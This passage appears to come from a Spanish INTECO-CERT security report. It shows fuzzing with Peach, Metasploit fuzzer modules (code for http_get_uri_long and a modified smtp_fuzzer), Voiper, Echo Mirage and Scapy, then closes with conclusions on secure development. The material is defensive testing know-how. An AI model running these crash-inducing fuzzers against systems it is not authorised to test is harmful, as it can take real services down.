


Figura 126. Filtro "tcp matches"




Figura 125. Direct EIP Overwrite

Aunque este ejemplo es sencillo y en la práctica no sería necesario *peach* para un servicio como vulnserv.exe, este *framework* dispone de funcionalidades que lo hacen realmente flexible y práctico para *fuzzear* todo tipo de aplicaciones.

[145] **network.PcapMonitor**
http://peachfuzzer.com/PcapMonitor

Algunas de estas características como ***relations***[146] ***(size, when, count, offset)*** **o** ***transformers*** permiten establecer relaciones y condiciones a la hora de generar los bloques de datos definidos. Así, por ejemplo, si en nuestro *DataModel* hemos definido un campo de tipo numérico en el que se define la longitud en bytes de otro bloque de datos, podremos *fuzzear* este último e indicar a Peach que actualice el campo correspondiente con el nuevo tamaño generado. Con los *transformers* podremos realizar operaciones sobre los datos, como por ejemplo comprimir y descomprimir campos y calcular el CRC correspondiente.

Se recomienda el post de Pyoor "***Fuzzing with Peach***"[147] donde se pone en práctica estas funcionalidades y donde se explica paso a paso la creación de un *pit* para un fichero.zip

[146] **Relation (Peach)**
http://peachfuzzer.com/Relation

[147] **Fuzzing with Peach**
http://www.flinkd.org/2011/07/fuzzing-with-peach-part-1/

8.2.2. *Fuzzing* con Metasploit (http_get_uri_long.rb, smtp_fuzzer)

Metasploit es sin duda uno de los *frameworks* mas utilizados para hacer *pentesting*, el cual cuenta con un gran repertorio de *exploits* así como módulos auxiliares que facilitan enormemente la tarea del *pentester* durante las fases de ***Intelligence Gathering***[148]**,** ***Vulnerability Analysis Exploitation*** **y** ***Post Exploitation***.

Entre estos módulos auxiliares se encuentran numerosos módulos de *fuzzing* que pueden resultar muy útiles gracias a su flexibilidad y facilidad de uso. Además, como se verá a continuación, modificar dichos *fuzzers* para adaptarlos a nuestras necesidades no resultará para nada complejo gracias a la API de Metasploit y su gran cantidad de ***mixins***. Supongamos que antes de poner en producción un nuevo servicio web queremos testear el mismo frente a ataques comunes. Uno de los puntos que deben valorarse es que el servidor web compruebe correctamente los parámetros recibidos por GET así como su longitud. Algunos servidores web no implementan *checks* sobre la longitud en este tipo de peticiones por lo que un atacante podría enviar cadenas *GET* suficientemente largas como para producir un DoS o, en el peor de los casos, ejecutar código en el mismo.

```
msf > use auxiliary/fuzzers/
use auxiliary/fuzzers/dns/dns_fuzzer
use auxiliary/fuzzers/ftp/client_ftp
use auxiliary/fuzzers/ftp/ftp_pre_post
use auxiliary/fuzzers/http/http_form_field
use auxiliary/fuzzers/http/http_get_uri_long
use auxiliary/fuzzers/http/http_get_uri_strings
use auxiliary/fuzzers/smb/smb2_negotiate_corrupt
use auxiliary/fuzzers/smb/smb_create_pipe
use auxiliary/fuzzers/smb/smb_create_pipe_corrupt
use auxiliary/fuzzers/smb/smb_negotiate_corrupt
use auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt
use auxiliary/fuzzers/smb/smb_tree_connect
use auxiliary/fuzzers/smb/smb_tree_connect_corrupt
use auxiliary/fuzzers/smtp/smtp_fuzzer
use auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
use auxiliary/fuzzers/ssh/ssh_version_15
use auxiliary/fuzzers/ssh/ssh_version_2
use auxiliary/fuzzers/ssh/ssh_version_corrupt
use auxiliary/fuzzers/tds/tds_login_corrupt
use auxiliary/fuzzers/tds/tds_login_username
use auxiliary/fuzzers/wifi/fuzz_beacon
use auxiliary/fuzzers/wifi/fuzz_proberesp
```

Figura 127. Listado módulos de fuzzing (Metasploit)

```
def do_http_get(uri='',opts={})
        @connected = false
        connect
        @connected = true

        sock.put("GET #{uri} HTTP/1.1\r\nHost: #{datastore['VHOST'] || rhost}\r\n\r\n")
        sock.get_once(-1, opts[:timeout] || 0.01)
end

def run
        last_str = nil
        last_inp = nil
        last_err = nil

        pre = make_http_uri_base
        cnt = 0

        1.upto(datastore['MAXLENGTH'].to_i) do |len|
                cnt += 1

                str = fuzzer_gen_string(len)

                # XXX: Encode the string or leave it raw? Best to make a new boolean option to enable/disable this
                uri = pre + str

                if(cnt % 100 == 0)
                        print_status("Fuzzing with iteration #{cnt} using string length #{len}")
                end

                begin
                        r = do_http_get(uri,:timeout => 0.25)
                rescue ::Interrupt
                        print_status("Exiting on interrupt: iteration #{cnt} using string length #{len}")
                        raise $!
                rescue ::Exception => e
                        last_err = e
                ensure
                        disconnect
```

El fuzzer **http_get_uri_long.rb** creado por *nullthreat* permite *fuzzear* este tipo de peticiones. Si observamos el código del *script*, vemos que desde la función **do_http_get** se realiza el envío de peticiones GET utilizando como **uri** el parámetro **#{uri}** enviado desde el método **run.** En este método se iterará de 1 hasta MAXLENGTH, que representa la longitud máxima que debe tomar el URI generado y que es fijado por el usuario antes de lanzar el *fuzzer* (**set MAXLENGTH 16000**)

Figura 128. Fragmento de código de http_get_uri_long

[148] **Pentest: Information Gathering**
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_information_gathering.pdf

La función *fuzzer_gen_string(len)* está definida dentro del módulo lib/msf/core/auxiliary/fuzzer.rb[149] incluido al comienzo del *script* (**Msf::Auxiliary::Fuzzer**) y será la encargada de generar cada uno de los patrones de *fuzzing* en función de la longitud recibida por el iterador ***len***. Para lanzar el *script* ejecutaríamos lo siguiente:




Figura 129. Fuzzer http_get_uri_long (crash web server)

La salida del *script* nos informa que en la iteración 268 el servidor web dejó de responder por lo que es probable que dicha cadena haya producido un DoS en la aplicación. Si lanzamos de nuevo el servidor web, está vez desde Immunity Debugger, observaríamos que justo en el mismo punto el *fuzzer* finalizaría la aplicación tras "alterar" el *stack*, produciendo que el registro EIP apunte a 0x00000000.




Figura 130. Immunity Debugger (Savant crash)

Si capturásemos tráfico durante el sucesivo envío de peticiones GET, podríamos ver el incremento del URI tal y como se muestra en la imagen adjunta.




Figura 131. Proceso de fuzzing (Wireshark)

149 **metasploit-framework / lib / msf / core / auxiliary / fuzzer.rb**
https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/auxiliary/fuzzer.rb

Véase otro ejemplo. En este caso el tipo de servicio que se desea comprobar es un servidor SMTP instalado en un equipo Linux. Metasploit cuenta con el módulo *smtp_fuzzer* con el que *fuzzear* gran variedad de parámetros (EHLO, HELO, DATA, VRFY,…)

```
msf  auxiliary(smtp_fuzzer) > show options

Module options (auxiliary/fuzzers/smtp/smtp_fuzzer):

   Name         Current Setting           Required  Description
   ----         ---------------           --------  -----------
   CMD          EHLO                      yes       Command to fuzzer (accepted: EHLO, HELO, MAILFROM, RCPTTO, DATA, VRFY, EXPN)
```

Figura 132. Show options (Comandos a fuzzear)

Si leemos sin embargo el RFC de SMTP, observaremos que existen más métodos que no se implementaron en este módulo. Uno de estos parámetros es NOOP, que según indica el RFC no tiene funcionalidad alguna más que recibir un OK por parte del servidor SMTP.

> Once the client SMTP has confirmed that support exists for the pipelining extension, the client SMTP may then elect to transmit groups of SMTP commands in batches without waiting for a response to each individual command. In particular, the commands RSET, MAIL FROM, SEND FROM, SOML FROM, SAML FROM, and RCPT TO can all appear anywhere in a pipelined command group. The EHLO, DATA, VRFY, EXPN, TURN, QUIT, and NOOP commands can only appear as the last command in a group since their success or failure produces a change of state which the client SMTP must accommodate. (NOOP is included in this group so it can be used as a synchronization point.)

Figura 133. RFC SMTP

Si queremos añadir este nuevo parámetro a nuestro fuzzer únicamente necesitamos abrir el *script* y añadir el mismo a la lista de opciones de registro (dentro de *register_options*) y posteriormente dentro del bucle encargado de iterar para cada uno de los *strings* generados.

```
register_options([
        Opt::RPORT(25),
        OptInt.new("STARTLEN", [true, "Lenght of the string - start number", 100] ),
        OptInt.new("INTERACTIONS", [false, "Number of interactions to run", 100] ),
        OptBool.new("RESPECTORDER", [false, "Respect order of commands", true] ),
        OptEnum.new("CMD", [true,"Command to fuzzer",'EHLO',
                [
                        'EHLO',
                        'HELO',
                        'MAILFROM',
                        'RCPTTO',
                        'NOOP',
                        'DATA',
                        'VRFY',
                        'EXPN'
                ], 'EHLO'])
], self.class)
```

Figura 134. smtp_fuzzer (register options)

```
1.upto(datastore['INTERACTIONS']) do |interection|
        cnt += 1

        str = fuzzer_gen_string(cnt)
        cmd=datastore['CMD']

        begin
                if (datastore['RESPECTORDER'])
                        case cmd
                        when "HELO", "EHLO", "VRFY", "EXPN","NOOP"
                                c = datastore['CMD'] + " " + str  + "\r\n"
                                smtp_send(c,true)
                                #print_status(c)
                                disconnect

                        when "MAILFROM"
                                c ="EHLO localhost\r\n"
                                smtp_send(c,true)
                                #print_status(c)
                                c="MAIL FROM:<" + str + ">\r\n"
                                smtp_send(c,false)
                                disconnect
                                #print_status(c)
                        when "RCPTTO"
```

Puesto que NOOP tiene la misma sintaxis que HELO,VRFY o EXPN, únicamente necesitamos incorporarlo como una opción más dentro del primer bloque de código (en el primer *when*)

Una vez hechos los cambios podemos lanzar *msfconsole* y *fuzzear* dicho parámetro.

Figura 135. smtp_fuzzer (NOOP option)

Figura 136. Ejecución smtp_fuzzer (CMD = NOOP)

Como vemos, es realmente sencillo adaptar los *scripts* disponibles a nuestras necesidades. Una de las mayores ventajas de ruby es su facilidad de lectura por lo que nos resultará muy sencillo entender el código o modificarlo a nuestro gusto. Si se desea crear un módulo independiente con alguna funcionalidad nueva, por ejemplo, para *fuzzear* otro protocolo, se recomienda partir de algún módulo ya existente que ayude a entender la API[150] empleada por Metasploit. No obstante, puede consultar la **guía de desarrollo**[151] si se pretende indagar más a fondo en este *framework*. Incluso si algún módulo resulta interesante para la comunidad de Metasploit, puede remitirlo mediante un ***pull request***[152] desde Github; donde se valorará su inclusión en la rama *master*[153] del mismo. Asegúrese no obstante que dicho módulo cumple los requisitos[154] exigidos antes de remitirlo.

8.2.3. Otras herramientas/scripts (/pentest/fuzzers, Scapy)

Además de las aplicaciones vistas anteriormente, existen una gran variedad de *scripts* así como herramientas similares que tienen el mismo propósito. Si duda alguna **Backtrack** es uno de los mejores sitios para buscar herramientas de este tipo.

---

150 **Metasploit Framework API Documentation**
http://dev.metasploit.com/documents/api/

151 **Metasploit 3.4 Developer's Guide**
http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide

152 **Metasploit: Metasploit Development Environment**
https://github.com/rapid7/metasploit-framework/wiki/Metasploit-Development-Environment

153 **Rapid7 / metasploit-framework**
https://github.com/rapid7/metasploit-framework

154 **Metasploit: Acceptance Guidelines**
https://github.com/rapid7/metasploit-framework/wiki/Acceptance-Guidelines

Dentro del directorio ***/pentest/fuzzers*** pueden encontrarse herramientas como **BED** (vista en el caso de estudio del servidor web vulnerable), **rfuzz, sfuzz, sickfuzz, spike** y **voiper.**

VOIPER

Esta herramienta nos permitirá hacer *fuzzing* sobre dispositivos VOIP aprovechándose del *framework* **Sulley** y desde donde podremos realizar pruebas de estrés a prácticamente todos los métodos SIP (INVITE, ACK, NOTIFY, SUBSCRIBE, REGISTER, etc.). En el ejemplo mostrado a continuación, Voiper utiliza un proceso denominado *crash detection* (nivel 2) el cual detecta cuando se produce un DoS de la aplicación, momento en el que para de *fuzzear.* El *switch* –m especifica el tamaño de las cadenas generadas.




Figura 137. Voiper (fuzzer.py -c2)

En función del tipo de *fuzzer* utilizado (del nivel 1 al 3), es posible recrear el mismo a través de los ficheros *.crashlog,* los cuales son generados cuando se produce un DoS de la aplicación. Para volver a lanzar dichas peticiones puede utilizar el *script* **crash_replay.py** de forma similar a:

```
python crash_replay.py -f file.crashlog -i 192.168.1.1 -p 5060 -c 2
```

En el fichero de ayuda USAGE.txt[155] puede verse en detalle cada uno de los niveles y *scripts* facilitados por esta herramienta.

ECHO MIRAGE

Echo Mirage es un proxy de red desarrollado por Dave Armstrong que utiliza **DLL injection**[156] y técnicas de ***hooking***[157] para redirigir las llamadas a funciones de red (**send() y recv()**) con objeto de poder observar y modificar al vuelo los datos transmitidos (permite también el uso de *action scripts* y expresiones regulares).

Esta herramienta permitirá también *hookear* funciones OpenSSL por lo que es posible ver en texto plano los datos enviados y recibidos por aplicaciones que utilicen dichas funciones de cifrado para transmitir información. Echo Mirage puede utilizarse de forma inteligente para modificar datos de gran cantidad de aplicaciones a modo de *fuzzer* y analizar así el envío/respuesta de los mismos.

---

155 **Voiper: USAGE.txt**
https://github.com/gremwell/voiper/blob/master/USAGE.txt

156 **Wikipedia: Dll Injection**
http://en.wikipedia.org/wiki/DLL_injection

157 **Wikipedia: Hooking**
http://en.wikipedia.org/wiki/Hooking

Se recomienda la lectura del post **"*Using Metasploit To Access Standalone CCTV Video Surveillance Systems*"**[158] de Gdssecurity donde de detalla un caso práctico muy interesante en el que se usa Echo Mirage para modificar al vuelo ciertos bytes de un ActiveX de un sistema de videovigilancia. Modificando algunos de los campos enviados por el ActiveX pudo deducirse el objetivo de los mismos gracias a las respuestas generadas por el servidor.




Figura 138. Echo Mirage (conexión ssh)

SCAPY[159] aparte de utilizarse como herramienta de creación y manipulación de paquetes a medida, también contiene funcionalidades de *fuzzing.*

Mediante la función ***fuzz()*** podrán generarse cadenas aleatorias en determinados campos del protocolo especificado. Con el siguiente ejemplo se pretende testear un nuevo servicio SNMP utilizando los campos ***version*** y ***community*** de SNMP.

```
>>> f = IP(dst="192.168.1.1")/UDP(sport=161)/fuzz(SNMP(PDU=SNMPget(varbindlist=
[SNMPvarbind(oid=ASN1_OID("1.3.6.1.2.1.1.5.0"))])))
>>> f.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.1.35
  dst= 192.168.1.1
  \options\
###[ UDP ]###
     sport= snmp
     dport= snmptrap
     len= None
     chksum= None
###[ SNMP ]###
        version= <RandNum>
        community= <RandString>
        \PDU\
         |###[ SNMPget ]###
         |  id= 0
         |  error= no_error
         |  error_index= 0
         |  \varbindlist\
         |   |###[ SNMPvarbind ]###
         |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1.5.0']>
         |   |  value= <ASN1_NULL[0]>
>>> send(f,loop=1)
.....................................................................
```

Las cadenas <RandNum> y <RandString> indican el tipo de dato aleatorio que se generará. Fíjese que en el ejemplo, la función *fuzz()* comprende únicamente la capa de aplicación SNMP, si se desease *fuzzear* otros campos, por ejemplo de la capa de red, utilizaríamos la misma función para IP().

Si ahora observásemos con Wireshark el tráfico generado una vez hecho el *send(),* nos encontraríamos con peticiones del estilo:

Figura 139. Scapy (fuzzing SNMP)

[158] **Using Metasploit To Access Standalone CCTV Video Surveillance Systems**
http://blog.gdssecurity.com/labs/2012/5/15/using-metasploit-to-access-standalone-cctv-video-surveillanc.html

[159] **Manipulación avanzada e interactiva de paquetes con Scapy**
http://seguridadyredes.wordpress.com/2009/12/03/scapy-manipulacion-avanzada-e-interactiva-de-paquetes-parte-1/




Figura 140. Wireshark (get-request SNMP)

Puede comprobarse que tanto la versión como el *community string* son generados aleatoriamente en cada *get-request.* Pueden encontrarse más ejemplos de este tipo en la documentación oficial de Scapy[160].




Figura 141. Fuzzing con Burp

Estas herramientas solo representan una minoría de la gran cantidad de *fuzzers*[161] existentes hoy en día, por lo que, en función de nuestras necesidades podemos elegir entre un gran número de herramientas. Dentro de la auditoría web, existen por ejemplo numerosas herramientas como **WebScarab[162], Burp[163], SQLMap[164], XSSer[165], Havij**[166], etc. que contienen **funcionalidades de *fuzzing*** con los que buscar gran variedad de **patrones de ataque (véase fuzzdb)**[167] como *SQLi, XSS*, nombres de recursos predecibles, *etc.* **Debe diferenciarse, sin embargo, el concepto de *fuzzing* utilizado por estas herramientas frente al empleado en los ejemplos anteriores.**

Herramientas como Spike, Sulley o Peach intentarán corromper el flujo de ejecución del *software* mediante entradas irregulares para producir un DoS (*crash*) que posteriormente será analizado por *debuggers* para valorar las probabilidades de explotación. Este es el concepto original del que partió el término *fuzzing*. Por otro lado, herramientas como WebScarab o XSSer intentarán evadir los filtros de entrada de determinadas aplicaciones (generalmente servicios web) mediante **técnicas sofisticadas** para reconstruir consultas sql, conseguir usuarios, ejecutar código dentro del entorno web, etc. Ambos conceptos tienen el denominador común de aprovecharse de debilidades en la validación de parámetros de entrada pero sin embargo buscan objetivos diferentes.

---

160 **Scapy: function fuzz()**
http://www.secdev.org/projects/scapy/demo.html

161 **Fuzzing Tools**
http://www.computerdefense.org/2007/01/fuzzing-tools/

162 **Webscarab Tutorial Part 3 (fuzzing)**
http://travisaltman.com/webscarab-tutorial-part-3-fuzzing/

163 **A Fuzzing Approach to Credentials Discovery using Burp Intruder**
http://www.sans.org/reading_room/whitepapers/testing/fuzzing-approach-credentials-discovery-burp-intruder_33214

164 **SQLMap**
http://sqlmap.org/

165 **Cross Site "Scripter"**
http://xsser.sourceforge.net/

166 **Havij v1.16 Advanced SQL Injection**
http://www.itsecteam.com/products/havij-v116-advanced-sql-injection/index.html

167 **Google code: Fuzzdb**
http://code.google.com/p/fuzzdb/

9. CONCLUSIONES

A lo largo del informe se han visto numerosas técnicas de mitigación implementadas tanto por compiladores como por los propios sistemas operativos. Asimismo, se ha demostrado que la eficiencia de dichas medidas por separado son absolutamente ineficientes y que, únicamente en su conjunto, servirán como barrera para frenar gran variedad de ataques que se aprovechan de *software* vulnerable. Creer que DEP, SEHOP o ASLR pueden ser suficientes para mitigar la mayor parte de los ataques es como pensar que un *firewall* es suficiente para proteger las máquinas de nuestra DMZ. El concepto ***deep security*** empleado en el mundo del *networking* para proteger los equipos de una organización debe ser aplicado de igual forma en el mundo del *software*. Así, si para proteger un servidor web, se deberían de emplear *firewalls*, *routers*, IDS/IPS, WAFs, entornos correctamente bastionados, etc., para proteger correctamente *software* es necesario utilizar procedimientos rigurosos de programación, añadir mitigaciones en la fase de compilación y aprovecharse de las medidas de seguridad del sistema en el que se implantará el mismo. **Cuantas menos contramedidas se utilicen para construir la cadena de seguridad mayor será la probabilidad de que nuestro *software* sea comprometido.**

La raíz, sin embargo, de esta gran barrera de seguridad debe empezar por la adopción de buenas prácticas de programación, siendo las universidades y los ciclos formativos las principales fuentes de concienciación que deben de inculcar esta mentalidad durante su enseñanza. **La seguridad debe considerarse un concepto totalmente inherente al desarrollo del *software***, lo que implica que desde su comienzo hasta su fin deben tenerse en mente conceptos como *buffer/heap overflow, use-after-free, off-by-one, TOCTOU, etc.,* además de valorar las acciones ofensivas que un atacante puede llevar a cabo sobre el mismo.

Además de buenas prácticas de programación, las fases de pruebas y *testing* deben considerarse de vital importancia ya que es en estas fases en las que el analista de *software* debe localizar los posibles *bugs* que, bien por error o despiste, pasaron desapercibidos durante el ciclo de desarrollo. La fase de *testing* será por tanto una fase compleja y extensa que debe desempeñarse por personal cualificado, con altos conocimientos de programación y con cierta destreza en el uso de herramientas de análisis estático/dinámico, *debugging* y *fuzzing.* Ni que decir tiene que, cuando se trata de *software* destinado a entornos críticos como pueden ser los SCADA, la auditoría de *software* debe ser totalmente exhaustiva. Errores tan tontos como un *use-after-free* o un *fuzzing* pueden tener consecuencias desastrosas en sistemas de esta criticidad (recuerde las consecuencias de Therac 25 por una condición de carrera).

Puedes seguirnos desde:

WWW **http://cert.inteco.es**

Perfil Twitter INTECO-CERT:
https://twitter.com/intecocert

Perfil Scribd INTECO-CERT:
http://es.scribd.com/intecocert

Perfil Youtube INTECO-CERT:
http://www.youtube.com/intecocert

Perfil Linkedin INTECO-CERT:
http://www.linkedin.com/groups/INTECOCERT-Centro-respuesta-incidentes-seguridad-4362386L

Puedes enviarnos tus comentarios o consultas a:

consultas@cert.inteco.es